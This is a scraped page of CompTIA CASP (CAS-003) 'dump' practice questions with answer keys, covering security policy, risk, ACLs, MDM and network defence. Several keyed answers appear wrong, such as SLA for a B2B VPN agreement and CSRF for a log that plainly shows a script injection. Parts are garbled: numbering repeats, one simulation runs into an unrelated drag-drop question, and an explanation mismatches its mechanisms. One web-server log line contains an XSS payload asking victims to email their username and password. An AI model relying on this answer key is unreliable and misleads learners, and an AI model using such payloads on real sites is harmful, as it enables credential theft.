

## CAS-003 Dumps

# CompTIA Advanced Security Practitioner (CASP)

<https://www.certleader.com/CAS-003-dumps.html>



#### NEW QUESTION 1

A security engineer is attempting to convey the importance of including job rotation in a company's standard security policies. Which of the following would be the BEST justification?

- A. Making employees rotate through jobs ensures succession plans can be implemented and prevents single point of failure.
- B. Forcing different people to perform the same job minimizes the amount of time malicious actions go undetected by forcing malicious actors to attempt collusion between two or more people.
- C. Administrators and engineers who perform multiple job functions throughout the day benefit from being cross-trained in new job areas.
- D. It eliminates the need to share administrative account passwords because employees gain administrative rights as they rotate into a new job area.

**Answer: B**

#### NEW QUESTION 2

The Chief Information Officer (CIO) has been asked to develop a security dashboard with the relevant metrics. The board of directors will use the dashboard to monitor and track the overall security posture of the organization. The CIO produces a basic report containing both KPI and KRI data in two separate sections for the board to review.

Which of the following BEST meets the needs of the board?

- A. KRI:- Compliance with regulations- Backlog of unresolved security investigations- Severity of threats and vulnerabilities reported by sensors- Time to patch critical issues on a monthly basis  
KPI:- Time to resolve open security items- % of suppliers with approved security control frameworks- EDR coverage across the fleet- Threat landscape rating
- B. KRI:- EDR coverage across the fleet- Backlog of unresolved security investigations- Time to patch critical issues on a monthly basis- Threat landscape rating  
KPI:- Time to resolve open security items- Compliance with regulations- % of suppliers with approved security control frameworks- Severity of threats and vulnerabilities reported by sensors
- C. KRI:- EDR coverage across the fleet- % of suppliers with approved security control framework- Backlog of unresolved security investigations- Threat landscape rating  
KPI:- Time to resolve open security items- Compliance with regulations- Time to patch critical issues on a monthly basis- Severity of threats and vulnerabilities reported by sensors
- D. KPI:- Compliance with regulations- % of suppliers with approved security control frameworks- Severity of threats and vulnerabilities reported by sensors- Threat landscape rating  
KRI:- Time to resolve open security items- Backlog of unresolved security investigations- EDR coverage across the fleet- Time to patch critical issues on a monthly basis

**Answer: A**

#### NEW QUESTION 3

As part of an organization's compliance program, administrators must complete a hardening checklist and note any potential improvements. The process of noting improvements in the checklist is MOST likely driven by:

- A. the collection of data as part of the continuous monitoring program.
- B. adherence to policies associated with incident response.
- C. the organization's software development life cycle.
- D. changes in operating systems or industry trend

**Answer: A**

#### NEW QUESTION 4

An administrator has noticed mobile devices from an adjacent company on the corporate wireless network. Malicious activity is being reported from those devices. To add another layer of security in an enterprise environment, an administrator wants to add contextual authentication to allow users to access enterprise resources only while present in corporate buildings. Which of the following technologies would accomplish this?

- A. Port security
- B. Rogue device detection
- C. Bluetooth
- D. GPS

**Answer: D**

#### NEW QUESTION 5

A network engineer is upgrading the network perimeter and installing a new firewall, IDS, and external edge router. The IDS is reporting elevated UDP traffic, and the internal routers are reporting high utilization. Which of the following is the BEST solution?

- A. Reconfigure the firewall to block external UDP traffic.
- B. Establish a security baseline on the IDS.
- C. Block echo reply traffic at the firewall.
- D. Modify the edge router to not forward broadcast traffic

**Answer: B**

#### NEW QUESTION 6

A consulting firm was hired to conduct assessment for a company. During the first stage, a penetration tester used a tool that provided the following output:

TCP 80 open  
TCP 443 open  
TCP 1434 filtered

The penetration tester then used a different tool to make the following requests:

GET / script/login.php?token=45\$MHT000MND876  
GET / script/login.php?token=@#984DCSPQ%091DF

Which of the following tools did the penetration tester use?

- A. Protocol analyzer
- B. Port scanner
- C. Fuzzer
- D. Brute forcer
- E. Log analyzer
- F. HTTP interceptor

**Answer:** C

**NEW QUESTION 7**


A company has adopted and established a continuous-monitoring capability, which has proven to be effective in vulnerability management, diagnostics, and mitigation. The company wants to increase the likelihood that it is able to discover and therefore respond to emerging threats earlier in the life cycle. Which of the following methodologies would BEST help the company to meet this objective? (Choose two.)

- A. Install and configure an IPS.
- B. Enforce routine GPO reviews.
- C. Form and deploy a hunt team.
- D. Institute heuristic anomaly detection.
- E. Use a protocol analyzer with appropriate connector

**Answer:** AD

**NEW QUESTION 8**





An administrator wants to install a patch to an application. INSTRUCTIONS  
Given the scenario, download, verify, and install the patch in the most secure manner. The last install that is completed will be the final submission. If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



The screenshot shows a Windows Command Prompt window with the current directory set to C:\Downloads. Below it is a web browser window displaying a 'Download Center' page for 'Application Patch'. The page lists six mirrors for 'install.exe' files, each with a 'Download' link. A hash value is provided at the bottom of the page.

File Name	Mirror	Download Files Below
<a href="#">install.exe</a>	<a href="#">Mirror1</a>	<a href="#">Download</a>
<a href="#">install.exe</a>	<a href="#">Mirror 2</a>	<a href="#">Download</a>
<a href="#">install.exe</a>	<a href="#">Mirror 3</a>	<a href="#">Download</a>
<a href="#">install.exe</a>	<a href="#">Mirror 4</a>	<a href="#">Download</a>
<a href="#">install.exe</a>	<a href="#">Mirror 5</a>	<a href="#">Download</a>
<a href="#">install.exe</a>	<a href="#">Mirror 6</a>	<a href="#">Download</a>

**HASH:** 1759adb5g34700aae19bc4578fc19cc2



A. In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.



Use case	Security mechanism
Where users are attached to the corporate network, single sign-on will be utilized	
Authentication to cloud-based corporate portals will feature single sign-on	
Any infrastructure portal will require time-based authentication	
Customers will have delegated access to multiple digital services	

Kerberos	oAuth
OTP	SAML

- A. Mastered
- B. Not Mastered

Answer: A


Explanation:

Use case	Security mechanism
Where users are attached to the corporate network, single sign-on will be utilized	oAuth
Authentication to cloud-based corporate portals will feature single sign-on	SAML
Any infrastructure portal will require time-based authentication	OTP
Customers will have delegated access to multiple digital services	Kerberos

**NEW QUESTION 10**

DRAG DROP

A security administrator must configure the database server shown below the comply with the four requirements listed. Drag and drop the appropriate ACL that should be configured on the database server to its corresponding requirement. Answer options may be used once or not at all.



The DB server can only be managed from NIC3 via RDP from the sysadmin 10.100.2.0/24 network

The web server in the 10.10.10.0/25 network should connect to the DB via NIC1

The backup server at 172.30.10.3 should perform BD backups by connecting via the 192.168.1.0/24 network

The DB server should not initiate outbound connections on NIC2

Permit TCP from 172.16.0.20/32 to 10.10.10.0/25 port 1434	Permit TCP from 10.100.2.0/24 to 172.16.0.20/32 port 3389	Permit UDP from 192.168.1.20 to 172.30.10.3
Deny TCP from 10.0.10.20/24 to ANY	Deny IP from ANY to ANY	Permit TCP from 10.10.10.0/25 to 172.16.0.20/32 port 1434
Permit TCP from 10.100.2.0/24 to 172.16.0.20/24 port 1434	Permit IP from 172.30.10.3 to 192.168.1.20	Deny IP from 10.0.10.20 to ANY

- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

The DB server can only be managed from NIC3 via RDP from the sysadmin 10.100.2.0/24 network

The web server in the 10.10.10.0/25 network should connect to the DB via NIC1

The backup server at 172.30.10.3 should perform BD backups by connecting via the 192.168.1.0/24 network

The DB server should not initiate outbound connections on NIC2

Permit TCP from 172.16.0.20/32 to 10.10.10.0/25 port 1434	Permit TCP from 10.100.2.0/24 to 172.16.0.20/32 port 3389	Permit UDP from 192.168.1.20 to 172.30.10.3
Deny TCP from 10.0.10.20/24 to ANY	Deny IP from ANY to ANY	Permit TCP from 10.10.10.0/25 to 172.16.0.20/32 port 1434
Permit TCP from 10.100.2.0/24 to 172.16.0.20/24 port 1434	Permit IP from 172.30.10.3 to 192.168.1.20	Deny IP from 10.0.10.20 to ANY

**NEW QUESTION 10**

An SQL database is no longer accessible online due to a recent security breach. An investigation reveals that unauthorized access to the database was possible due to an SQL injection vulnerability. To prevent this type of breach in the future, which of the following security controls should be put in place before bringing the database back online? (Choose two.)

- A. Secure storage policies
- B. Browser security updates
- C. Input validation
- D. Web application firewall
- E. Secure coding standards
- F. Database activity monitoring

**Answer:** CF

**NEW QUESTION 14**

A company has entered into a business agreement with a business partner for managed human resources services. The Chief Information Security Officer (CISO) has been asked to provide documentation that is required to set up a business-to-business VPN between the two organizations. Which of the following is required in this scenario?

- A. ISA
- B. BIA
- C. SLA
- D. RA

**Answer:** C

**NEW QUESTION 16**

Given the following output from a local PC:

```
C:\>ipconfig
Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:
Connection-specific DNS Suffix . : comptia.org
Link-local IPv6 Address . . . . . : fe80::4551:67ba:77a6:62e1%11
IPv4 Address. . . . . : 172.30.0.28
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 172.30.0.5
C:\>
```

Which of the following ACLs on a stateful host-based firewall would allow the PC to serve an intranet website?

- A. Allow 172.30.0.28:80 -> ANY
- B. Allow 172.30.0.28:80 -> 172.30.0.0/16
- C. Allow 172.30.0.28:80 -> 172.30.0.28:443
- D. Allow 172.30.0.28:80 -> 172.30.0.28:53

**Answer:** B

**NEW QUESTION 17**

Two new technical SMB security settings have been enforced and have also become policies that increase secure communications.

Network Client: Digitally sign communication Network Server: Digitally sign communication

A storage administrator in a remote location with a legacy storage array, which contains timesensitive data, reports employees can no longer connect to their department shares. Which of the following mitigation strategies should an information security manager recommend to the data owner?

- A. Accept the risk, reverse the settings for the remote location, and have the remote location file a risk exception until the legacy storage device can be upgraded
- B. Accept the risk for the remote location, and reverse the settings indefinitely since the legacy storage device will not be upgraded
- C. Mitigate the risk for the remote location by suggesting a move to a cloud service provide
- D. Have the remote location request an indefinite risk exception for the use of cloud storage
- E. Avoid the risk, leave the settings alone, and decommission the legacy storage device

**Answer:** A

**NEW QUESTION 20**

A systems security engineer is assisting an organization's market survey team in reviewing requirements for an upcoming acquisition of mobile devices. The engineer expresses concerns to the survey team about a particular class of devices that uses a separate SoC for baseband radio I/O. For which of the following reasons is the engineer concerned?

- A. These devices can communicate over networks older than HSPA+ and LTE standards, exposing device communications to poor encryptions routines
- B. The organization will be unable to restrict the use of NFC, electromagnetic induction, and Bluetooth technologies
- C. The associated firmware is more likely to remain out of date and potentially vulnerable
- D. The manufacturers of the baseband radios are unable to enforce mandatory access controls within their driver set

**Answer:** B

**NEW QUESTION 21**

A recent penetration test identified that a web server has a major vulnerability. The web server hosts a critical shipping application for the company and requires 99.99% availability. Attempts to fix the vulnerability would likely break the application. The shipping application is due to be replaced in the next three months. Which of the following would BEST secure the web server until the replacement web server is ready?

- A. Patch management
- B. Antivirus
- C. Application firewall
- D. Spam filters
- E. HIDS

**Answer: E**

**NEW QUESTION 24**

To prepare for an upcoming audit, the Chief Information Security Officer (CISO) asks for all 1200 vulnerabilities on production servers to be remediated. The security engineer must determine which vulnerabilities represent real threats that can be exploited so resources can be prioritized to migrate the most dangerous risks. The CISO wants the security engineer to act in the same manner as would an external threat, while using vulnerability scan results to prioritize any actions. Which of the following approaches is described?

- A. Blue team
- B. Red team
- C. Black box
- D. White team

**Answer: C**

**NEW QUESTION 28**

A security analyst is reviewing the corporate MDM settings and notices some disabled settings, which consequently permit users to download programs from untrusted developers and manually install them. After some conversations, it is confirmed that these settings were disabled to support the internal development of mobile applications. The security analyst is now recommending that developers and testers have a separate device profile allowing this, and that the rest of the organization's users do not have the ability to manually download and install untrusted applications. Which of the following settings should be toggled to achieve the goal? (Choose two.)

- A. OTA updates
- B. Remote wiping
- C. Side loading
- D. Sandboxing
- E. Containerization
- F. Signed applications

**Answer: EF**

**NEW QUESTION 31**

An organization is in the process of integrating its operational technology and information technology areas. As part of the integration, some of the cultural aspects it would like to see include more efficient use of resources during change windows, better protection of critical infrastructure, and the ability to respond to incidents. The following observations have been identified:

The ICS supplier has specified that any software installed will result in lack of support.

There is no documented trust boundary defined between the SCADA and corporate networks.

Operational technology staff have to manage the SCADA equipment via the engineering workstation. There is a lack of understanding of what is within the SCADA network.

Which of the following capabilities would BEST improve the security position?

- A. VNC, router, and HIPS
- B. SIEM, VPN, and firewall
- C. Proxy, VPN, and WAF
- D. IDS, NAC, and log monitoring

**Answer: A**

**NEW QUESTION 34**

A company has hired an external security consultant to conduct a thorough review of all aspects of corporate security. The company is particularly concerned about unauthorized access to its physical offices resulting in network compromises. Which of the following should the consultant recommend be performed to evaluate potential risks?

- A. The consultant should attempt to gain access to physical offices through social engineering and then attempt data exfiltration
- B. The consultant should be granted access to all physical access control systems to review logs and evaluate the likelihood of the threat
- C. The company should conduct internal audits of access logs and employee social media feeds to identify potential insider threats
- D. The company should install a temporary CCTV system to detect unauthorized access to physical offices

**Answer: A**

**NEW QUESTION 39**

A server (10.0.0.2) on the corporate network is experiencing a DoS from a number of marketing desktops that have been compromised and are connected to a separate network segment. The security engineer implements the following configuration on the management router:

```
Router(config)# ip route 192.168.3.1 255.255.255.255 Null0
Router(config)# route-map DATA
Router(config-route-map)#match tag 101
Router(config-route-map)#set ip next-hop 192.168.3.1
Router(config-route-map)#set community no-export

Router(config-router)#redistribute static route-map DATA

Router(config)#ip route 10.0.0.2 255.255.255.255 Null0 tag 101
```

Which of the following is the engineer implementing?

- A. Remotely triggered black hole
- B. Route protection
- C. Port security
- D. Transport security
- E. Address space layout randomization

**Answer: B**

**NEW QUESTION 43**

An internal penetration tester was assessing a recruiting page for potential issues before it was pushed to the production website. The penetration tester discovers an issue that must be corrected before the page goes live. The web host administrator collects the log files below and gives them to the development team so improvements can be made to the security design of the website.

```
[00:00:09] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1"
200 6863
"http://search.company.com/search/cgi/search.cgi?qs=download=&dom=s&offse
t=0&hits=10&switch=0&f=us"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:12] "GET /js/master.js HTTP/1.1" 200 2263
"http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:22] "GET /internet/index.html HTTP/1.1" 200 6792
"http://www.company.com/video/streaming/http.html"
"Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413
Debian/1.6-5"
[00:00:25] "GET /showFile.action?fileName=<script> alert("an error has
occurred, please send your username and password to me@example.com")
</script> 200
[00:00:27] "GET /contracts.html HTTP/1.0" 200 4595 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /news/news.html HTTP/1.0" 200 16716 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096
"http://www.company.com/downloads/freeware/webdevelopment/15.html"
"Mozilla/4.7 [en]C-SYMPA (Win95; U)"
[00:00:30] "GET /pics/wpaper.gif HTTP/1.0" 200 6248
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
```

Which of the following types of attack vector did the penetration tester use?

- A. SQLi
- B. CSRF
- C. Brute force
- D. XSS
- E. TOC/TOU

**Answer: B**

**NEW QUESTION 47**

A user workstation was infected with a new malware variant as a result of a drive-by download. The security administrator reviews key controls on the infected workstation and discovers the following:

Antivirus	Enabled
AV Engine	Current
AV Signatures	Auto Update
Update Status	Success
Heuristic Scanning	Enabled
Scan Type	On Access Scanning
Malware Engine	Enabled
Auto System Update	Enabled
Last System Update	Yesterday 2 PM
DLP Agent	Disabled
DLP DB Update	Poll every 5 mins
Proxy Settings	Auto

Which of the following would BEST prevent the problem from reoccurring in the future? (Choose two.)

- A. Install HIPS
- B. Enable DLP
- C. Install EDR
- D. Install HIDS
- E. Enable application blacklisting
- F. Improve patch management processes

**Answer: BE**

**NEW QUESTION 52**

After embracing a BYOD policy, a company is faced with new security challenges from unmanaged mobile devices and laptops. The company's IT department has seen a large number of the following incidents:

- Duplicate IP addresses
- Rogue network devices
- Infected systems probing the company's network

Which of the following should be implemented to remediate the above issues? (Choose two.)

- A. Port security
- B. Route protection
- C. NAC
- D. HIPS
- E. NIDS

**Answer: BC**

**NEW QUESTION 53**

Following a security assessment, the Chief Information Security Officer (CISO) is reviewing the results of the assessment and evaluating potential risk treatment strategies. As part of the CISO's

evaluation, a judgment of potential impact based on the identified risk is performed. To prioritize response actions, the CISO uses past experience to take into account the exposure factor as well as the external accessibility of the weakness identified. Which of the following is the CISO performing?

- A. Documentation of lessons learned
- B. Quantitative risk assessment
- C. Qualitative assessment of risk
- D. Business impact scoring
- E. Threat modeling

**Answer: B**

**NEW QUESTION 58**

A recent assessment identified that several users' mobile devices are running outdated versions of endpoint security software that do not meet the company's security policy. Which of the following should be performed to ensure the users can access the network and meet the company's security requirements?

- A. Vulnerability assessment
- B. Risk assessment
- C. Patch management
- D. Device quarantine
- E. Incident management

**Answer: C**

**NEW QUESTION 61**

A Chief Information Security Officer (CISO) is reviewing the results of a gap analysis with an outside cybersecurity consultant. The gap analysis reviewed all procedural and technical controls and found the following:

High-impact controls implemented: 6 out of 10 Medium-impact controls implemented: 409 out of 472 Low-impact controls implemented: 97 out of 1000

The report includes a cost-benefit analysis for each control gap. The analysis yielded the following information:

Average high-impact control implementation cost: \$15,000; Probable ALE for each high-impact control gap: \$95,000

Average medium-impact control implementation cost: \$6,250; Probable ALE for each medium-impact control gap: \$11,000

Due to the technical construction and configuration of the corporate enterprise, slightly more than 50% of the medium-impact controls will take two years to fully implement. Which of the following conclusions could the CISO draw from the analysis?

- A. Too much emphasis has been placed on eliminating low-risk vulnerabilities in the past
- B. The enterprise security team has focused exclusively on mitigating high-level risks
- C. Because of the significant ALE for each high-risk vulnerability, efforts should be focused on those controls
- D. The cybersecurity team has balanced residual risk for both high and medium controls

**Answer: C**

**NEW QUESTION 63**

A security engineer has implemented an internal user access review tool so service teams can baseline user accounts and group memberships. The tool is functional and popular among its initial set of onboarded teams. However, the tool has not been built to cater to a broader set of internal teams yet. The engineer has sought feedback from internal stakeholders, and a list of summarized requirements is as follows:

The tool needs to be responsive so service teams can query it, and then perform an automated response action.

The tool needs to be resilient to outages so service teams can perform the user access review at any point in time and meet their own SLAs.

The tool will become the system-of-record for approval, reapproval, and removal life cycles of group memberships and must allow for data retrieval after failure.

Which of the following need specific attention to meet the requirements listed above? (Choose three.)

- A. Scalability
- B. Latency
- C. Availability
- D. Usability
- E. Recoverability
- F. Maintainability

**Answer: BCE**

**NEW QUESTION 67**

A security consultant is attempting to discover if the company is utilizing databases on client machines to store the customer data.

The consultant reviews the following information:

Protocol	Local Address	Foreign Address	Status
TCP	127.0.0.1	172.16.10.101:25	Connection established
TCP	127.0.0.1	172.16.20.45:443	Connection established
UDP	127.0.0.1	172.16.20.80:53	Waiting listening
TCP	172.16.10.10:1433	172.16.10.34	Connection established

Which of the following commands would have provided this output?

- A. arp -s
- B. netstat -a
- C. ifconfig -arp
- D. sqlmap -w

**Answer: B**

**NEW QUESTION 71**

Management is reviewing the results of a recent risk assessment of the organization's policies and procedures. During the risk assessment it is determined that procedures associated with background checks have not been effectively implemented. In response to this risk, the organization elects to revise policies and procedures related to background checks and use a third-party to perform background checks on all new employees. Which of the following risk management strategies has the organization employed?

- A. Transfer
- B. Mitigate
- C. Accept
- D. Avoid
- E. Reject

**Answer: B**

**NEW QUESTION 75**

A company wants to perform analysis of a tool that is suspected to contain a malicious payload. A forensic analyst is given the following snippet:

```
^32^[34fda19(fd^43gfd/home/user/lib/module.so.343jk^rfw(342fds43g
```

Which of the following did the analyst use to determine the location of the malicious payload?

- A. Code deduplicators
- B. Binary reverse-engineering
- C. Fuzz testing

D. Security containers

**Answer:** B

**NEW QUESTION 80**

An advanced threat emulation engineer is conducting testing against a client’s network. The engineer conducts the testing in as realistic a manner as possible. Consequently, the engineer has been gradually ramping up the volume of attacks over a long period of time. Which of the following combinations of techniques would the engineer MOST likely use in this testing? (Choose three.)

- A. Black box testing
- B. Gray box testing
- C. Code review
- D. Social engineering
- E. Vulnerability assessment
- F. Pivoting
- G. Self-assessment
- H. White teaming
- I. External auditing

**Answer:** AEF

**NEW QUESTION 82**

A security engineer must establish a method to assess compliance with company security policies as they apply to the unique configuration of individual endpoints, as well as to the shared configuration policies of common devices.

Policy	Device Type	% of Devices Compliant
Local Administration Accounts Renamed	Server	65%
Guest Account Disabled	Host	30%
Local Firewall Enabled	Host	80%
Password Complexity Enabled	Server	46%

Which of the following tools is the security engineer using to produce the above output?

- A. Vulnerability scanner
- B. SIEM
- C. Port scanner
- D. SCAP scanner

**Answer:** B

**NEW QUESTION 83**

A newly hired systems administrator is trying to connect a new and fully updated, but very customized, Android device to access corporate resources. However, the MDM enrollment process continually fails. The administrator asks a security team member to look into the issue. Which of the following is the MOST likely reason the MDM is not allowing enrollment?

- A. The OS version is not compatible
- B. The OEM is prohibited
- C. The device does not support FDE
- D. The device is rooted

**Answer:** D

**NEW QUESTION 86**

A hospital uses a legacy electronic medical record system that requires multicast for traffic between the application servers and databases on virtual hosts that support segments of the application. Following a switch upgrade, the electronic medical record is unavailable despite physical connectivity between the hypervisor and the storage being in place. The network team must enable multicast traffic to restore access to the electronic medical record. The ISM states that the network team must reduce the footprint of multicast traffic on the network.

VLAN	Description
201	Server VLAN1
202	Server VLAN2
400	Hypervisor Management VLAN
680	Storage Management VLAN
700	Database Server VLAN

Using the above information, on which VLANs should multicast be enabled?

- A. VLAN201, VLAN202, VLAN400

- B. VLAN201, VLAN202, VLAN700
- C. VLAN201, VLAN202, VLAN400, VLAN680, VLAN700
- D. VLAN400, VLAN680, VLAN700

**Answer:** D

#### NEW QUESTION 87

An organization is preparing to develop a business continuity plan. The organization is required to meet regulatory requirements relating to confidentiality and availability, which are well-defined. Management has expressed concern following initial meetings that the organization is not fully aware of the requirements associated with the regulations. Which of the following would be MOST appropriate for the project manager to solicit additional resources for during this phase of the project?

- A. After-action reports
- B. Gap assessment
- C. Security requirements traceability matrix
- D. Business impact assessment
- E. Risk analysis

**Answer:** B

#### NEW QUESTION 89

